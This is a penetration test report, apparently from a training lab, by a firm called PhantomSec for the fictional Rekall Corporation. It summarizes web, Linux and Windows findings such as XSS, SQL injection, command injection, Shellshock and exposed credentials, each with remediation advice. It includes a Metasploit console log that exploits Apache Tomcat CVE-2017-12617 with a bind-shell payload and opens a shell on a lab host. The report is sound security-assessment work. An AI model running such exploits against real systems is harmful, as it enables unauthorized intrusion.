Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

PhantomSec, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	PhantomSec, LLC
Contact Name	Matteo Verzi
Contact Title	Penetration Tester

Document History

Version	Date	Author	Comments
001	4/26/2025	Matteo Verzi	Finalized Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Simple script inputs alone are not enough to successfully exploit an XSS vulnerability.
- Gaining access to server information requires the use of more advanced tools, such as Nmap or Metasploit.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Sensitive credentials were found publicly accessible, including within the HTML source code.
- Information related to Rekall's IP addresses and server physical locations can be easily gathered from open sources.
- Scanning Rekall's IP address range exposed multiple security issues, such as open ports and additional vulnerable addresses within the subnet.
- Several open ports were identified, allowing for unauthorized file access and enumeration.
- The Apache web server is outdated and vulnerable to multiple known exploits.
- The SLMail server is also susceptible to several security flaws, potentially allowing for various types of attacks.
- The web application is prone to both reflected and stored XSS injection attacks.
- SQL injection vulnerabilities were detected within the web application.

Executive Summary

PhantomSec, LLC conducted a penetration test on Rekall Corporation's web server and systems to identify vulnerabilities and demonstrate potential exploitation methods.

We discovered multiple vulnerabilities in the web application, including reflected and stored XSS (Cross-Site Scripting) flaws, which could allow the injection of malicious scripts. Additionally, a Local File Inclusion (LFI) vulnerability was found on the VR Planner page due to improperly handled file uploads. Command injection and SQL injection vulnerabilities were also identified on the Networking.php and Login.php pages, respectively, both of which could allow unauthorized access and control over the server.

In our scanning process, we uncovered that login credentials were stored in plain text within the HTML source code of the Login.php page, making them easily accessible. We also found sensitive data exposed in a public GitHub repository and discovered that the robots.txt file was publicly accessible. These findings granted us unauthorized access to server files and directories. Furthermore, the Apache web server was running an outdated version with known security vulnerabilities.

Testing of both the Windows and Linux environments revealed additional issues. On the Windows system, open ports (specifically Port 110 used by SLMail) were exposed, allowing access to a password hash file. After cracking the hash, we gained access to the system and used Metasploit's Meterpreter to explore directories and inspect scheduled tasks. On the Linux side, we found five vulnerable IP addresses, one of which was running an outdated version of Drupal (Apache). By exploiting weak credentials, we escalated privileges to root. We also identified a remote code execution (RCE) vulnerability and a Shellshock vulnerability, allowing us to access sensitive files, including the sudoers file.

Throughout the assessment, PhantomSec, LLC identified critical vulnerabilities in Rekall Corporation's infrastructure that could lead to significant security breaches. We have provided detailed remediation recommendations to address these issues and strengthen their security posture.

Summary Vulnerability Overview

Vulnerability	Severity
SLMail service version	Critical
Shellshock - Privilege Escalation	Critical
Struts - CVE-2017-5638	Critical
Directory Transversal	Critical
PHP Injection	Critical
Session management	Critical
Brute Force attack	Critical
Command Injections	Critical
SQL payload injections	Critical
Local File Inclusion	Critical
Sensitive Data Exposure	Critical
Privilege Escalation	Critical
Credential Dump	Critical
Low Privileges set for scheduling tasks	High
Open source Exposed data	High
Open Source search for Publicly available credentials	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Port 21 (FTP) Exploit	High
XSS Stored Injection	Medium
XSS Reflected Injection	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110

Exploitation Risk	Total
Critical	13
High	5
Medium	2


Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	The Welcome.php page allows for the execution of malicious scripts due to insufficient sanitization of user input before it is displayed, making it vulnerable to script injection. In contrast, the Memory-planner.php page has a filter in place that blocks the "script" tag, preventing direct execution. However, attackers can bypass this by splitting the "script" tag, enabling them to inject and execute additional scripts.
Images	


	
Affected Hosts	192.168.14.35
Remediation	Ensure secure data handling by implementing input validation and sanitization Integrate encoding libraries into JavaScript to detect and block harmful keywords Create a strong content security policy to strengthen overall protection

Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web Application Server


Risk Rating	Medium
Description	A stored cross-site scripting (XSS) vulnerability arises when user input is stored on the server and later displayed to other users without adequate encoding or sanitization, potentially allowing for persistent malicious injections.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input encoding for user data Perform thorough input validation and sanitization


Vulnerability 3	Findings
Title	Port 21 (FTP) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Since Port 21 (FTP) is open, attackers can use the FTP command to connect to the server and access sensitive files via the exposed IP address.
Images	


Affected Hosts	172.22.117.20
Remediation	Restrict Access to port 21


Vulnerability 4	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An aggressive scan was conducted to identify services running on exposed ports. Using Metasploit, we found a suitable Remote Code Execution (RCE) exploit for the Apache Tomcat service. After successfully establishing a shell, we navigated the server to access sensitive files. The RCE vulnerability in Apache Tomcat (CVE-2017-12617) was crucial in gaining access to these files.
Images	

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options payload
[-] Invalid module: payload
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options exploit target
[-] Invalid module: exploit
[-] Invalid module: target
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set payload java/jsp_shell_bind_tcp
payload => java/jsp_shell_bind_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Uploading payload...
[-] Exploit aborted due to failure: payload-failed: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 192.168.13.10:8080 - The target is vulnerable.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Uploading payload...
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed!
[*] Started bind TCP handler against 192.168.13.10:4444
[*] Command shell session 1 opened (192.168.13.1:40901 → 192.168.13.10:4444 ) at 2024-10-13 08:25:08 -0400
background
[-] Unknown command: background
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux               192.168.13.1:40901 → 192.168.13.10:4444  (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...
```

	
Affected Hosts	192.168.13.10, 192.168.13.1
Remediation	Regular updates and patches


Vulnerability 5	Findings
Title	Open Source search for Publicly available credentials
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	A GitHub search was conducted for the domain totalrekall.xyz, where hashed login credentials were discovered. These credentials were then used to gain unauthorized access to the web server.
Images	





Affected Hosts	172.22.117.20
Remediation	Restrict access to GitHub repositories containing website information. Remove sensitive credentials from GitHub or ensure the repository is set to private.


Vulnerability 6	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	High
Description	The sensitive information was uncovered through a common open-source intelligence (OSINT) vulnerability, where material was exposed in the WHOIS data. Additionally, a search for the SSL certificate of totalrekall.xyz revealed

	publicly accessible subdomains, providing attackers with extra attack vectors. An Nmap scan was also conducted to identify the number of hosts within the subnet, further expanding the potential points of exploitation.
Images	



2	13112112288	20 May 2024	20 May 2025	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com /repository/, CN=Go Daddy Secure Certificate Authority - G2
3	9436388643	20 May 2023	20 May 2024	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com /repository/, CN=Go Daddy Secure Certificate Authority - G2
